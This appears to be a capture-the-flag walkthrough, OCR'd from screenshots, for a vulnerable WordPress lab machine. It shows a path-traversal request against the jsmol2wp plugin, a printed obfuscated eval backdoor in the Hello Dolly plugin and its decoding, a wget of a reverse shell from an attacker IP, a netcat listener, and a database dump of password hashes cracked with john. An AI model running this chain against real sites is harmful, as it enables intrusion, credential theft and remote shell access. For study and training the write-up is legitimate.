


```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'kbLSF2Vop#lw3rjDZ629*Z%G' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
```



```
root:x:0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
think:x:1000:1000:,,,:/home/think:/bin/bash
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
xavi:x:1001:1001::/home/xavi:/bin/bash
diego:x:1002:1002::/home/diego:/bin/bash
gege:x:1003:1003::/home/gege:/bin/bash
```

enter with wpuser and pass we get from wp-config.php



You're lookin' swell, Dolly

Dashboard

At a Glance

3 Posts

2 Pages

WordPress 6.8 running PopularFX theme.

Activity

Recently Published

Aug 16th 2023, 3:06 pm RCE

Aug 16th 2023, 3:05 pm SSRF

Aug 16th 2023, 2:59 pm XSS

Quick Draft

Title

Content

What's on your mind?

WordPress Events and News

Attend an upcoming event near you. Select location

There are no events scheduled near you at the moment. Would you like to organize a WordPress event?

WordPress Jubilee


WordPress 6.8 "Cecil"

Do The Woo Community: Navigating the WordPress Media Ecosystem with Rae & BobWP

Do The Woo Community: The Time We Lost to Boeing


WordPress.org blog: WordPress Jubilee

Meetups | WordCamps | News



Title	Author		Date
Privacy Policy — Privacy Policy Page	admin	—	Published 2023/08/16 at 6:58 am
Webmaster Tasks!! — Password protected Edit | Quick Edit | Trash | View	admin	—	Published 2023/08/16 at 3:13 pm

a plugin found



Webmaster Tasks!!


```
1- [IMPORTANT] Check Backdoors: Verify the SOURCE CODE of "Hello Dolly" plugin as the site's code revision.

2- Set Up HTTPS: Configure an SSL certificate to enable HTTPS and encrypt data transmission.

3- Update Software: Regularly update your CMS, plugins, and themes to patch vulnerabilities.

4- Strong Passwords: Enforce strong passwords for users and administrators.

5- Input Validation: Validate and sanitize user inputs to prevent attacks like SQL injection and XSS.

6- [IMPORTANT] Firewall Installation: Install a web application firewall (WAF) to filter incoming traffic.
```

153 words, 1 minute read time.
Last edited an hour ago.

Status	Published
Publish	August 16, 2023 3:13 pm UTC+0
Slug	to-do
Author	admin
Discussion	Closed
Revisions	8
Parent	None


so we go to should be the root folder of wordpress plugins php

`http://www.smol.hmv/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello.php`




```
smol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello.php
```

```
*/

function hello_dolly_get_lyric() {
    /** These are the lyrics to Hello Dolly */
    $lyrics = "Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, take her wrap, fellas
Dolly, never go away again
Hello, Dolly
Well, hello, Dolly
It's so nice to have you back where you belong
You're lookin' swell, Dolly
I can tell, Dolly
You're still glowin', you're still crowin'
You're still goin' strong
I feel the room swayin'
While the band's playin'
One of our old favorite songs from way back when
So, golly, gee, fellas
Have a little faith in me, fellas
Dolly, never go away
Promise, you'll never go away
Dolly'll never go away again";

    // Here we split it into lines.
    $lyrics = explode( "\n", $lyrics );

    // And then randomly choose a line.
    return wptexturize( $lyrics[ mt_rand( 0, count( $lyrics ) - 1 ) ] );
}

// This just echoes the chosen line, we'll position it later.
function hello_dolly() {
    eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA='));

    $chosen = hello_dolly_get_lyric();
    $lang   = '';
    if ( 'en_' !== substr( get_user_locale(), 0, 3 ) ) {
        $lang = ' lang="en"';
    }

    printf(
```




```
┌──(root㉿kali)-[/home/guel/Work]
└─# echo "CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA=" | base64 -d;echo

 if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }

┌──(root㉿kali)-[/home/guel/Work]
└─# which means "cmd"
```




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


lets download a .sh reverse shell




```
www.smol.hmv/wp-admin/?cmd=wget+http%3A%2F%2F192.168.0.36%3A8000%2Frev.sh
```



```
┌──(root㉿kali)-[/home/guel/Work]
└─# php -S 0.0.0.0:8000
[Tue Apr 22 14:25:37 2025] PHP 8.4.5 Development Server (http://0.0.0.0:8000) started
[Tue Apr 22 14:26:41 2025] 192.168.0.50:60426 Accepted
[Tue Apr 22 14:26:41 2025] 192.168.0.50:60426 [200]: GET /rev.sh
[Tue Apr 22 14:26:41 2025] 192.168.0.50:60426 Closing
```




```
www.smol.hmv/wp-admin/?cmd=/bin/bash+rev.sh
```




```
┌──(root㉿kali)-[/home/guel/Work]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.50] 59908
bash: cannot set terminal process group (796): Inappropriate ioctl for device
bash: no job control in this shell
www-data@smol:/var/www/wordpress/wp-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@smol:/var/www/wordpress/wp-admin$
```

we had mysql credential from wp-config lets see what we got




```
mysql> select * from wp_users;;
+----+------------+--------------------------------------------------------------------+---------------+---------------------+----------------------+-------------
---------+---------------------+-------------+--------------------------+
| ID | user_login | user_pass                                                          | user_nicename | user_email          | user_url             | user_registe
red      | user_activation_key | user_status | display_name             |
+----+------------+--------------------------------------------------------------------+---------------+---------------------+----------------------+-------------
---------+---------------------+-------------+--------------------------+
|  1 | admin      | $P$B5Te3OJvzvJ7NjDDeHZcOKqsQACvOJ0                                 | admin         | admin@smol.thm      | http://www.smol.hmv  | 2023-08-16 0
6:58:30 |                     |           0 | admin                    |
|  2 | wpuser     | $wp$2y$10$WD3fQkPCmm.Ob4JVoh3iW.Wqxront5uu.HWtzcs5M94rRVxF3LWoS | wp            | wp@smol.thm         | http://smol.thm      | 2023-08-16 1
1:04:07 |                     |           0 | wordpress user           |
|  3 | think      | $P$B0jO/cdGOCZhlAJfPSqV2gVi2pb7Vd/                                 | think         | josemlwdf@smol.thm | http://smol.thm      | 2023-08-16 1
5:01:02 |                     |           0 | Jose Mario Llado Marti |
|  4 | gege       | $P$BsIY1w5krnhP3WvURMts0/M4FwiG0m1                                 | gege          | gege@smol.thm       | http://smol.thm      | 2023-08-17 2
0:18:50 |                     |           0 | gege                     |
|  5 | diego      | $P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1                                 | diego         | diego@smol.thm      | http://smol.thm      | 2023-08-17 2
0:19:15 |                     |           0 | diego                    |
|  6 | xavi       | $P$BvcalhsCfVILp2SgttADny40mqJZCN/                                 | xavi          | xavi@smol.thm       | http://smol.thm      | 2023-08-17 2
0:20:01 |                     |           0 | xavi                     |
+----+------------+--------------------------------------------------------------------+---------------+---------------------+----------------------+-------------
---------+---------------------+-------------+--------------------------+
6 rows in set (0.01 sec)
```

lets crack




```
┌──(root㉿kali)-[/home/guel]
└─# john hashes.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 128/128 SSE2 4×3])
Warning: invalid UTF-8 seen reading ~/.john/john.pot
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:20 0.94% (ETA: 15:09:21) 0g/s 7982p/s 15964c/s 15964C/s fire55..enamorame
0g 0:00:01:44 4.50% (ETA: 15:12:29) 0g/s 7126p/s 14253c/s 14253C/s 032716..031322
sandiegocalifornia (?)
1g 0:00:03:23 9.58% (ETA: 15:09:16) 0.004919g/s 7543p/s 14020c/s 14020C/s mamaangie..malynne
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session aborted
```

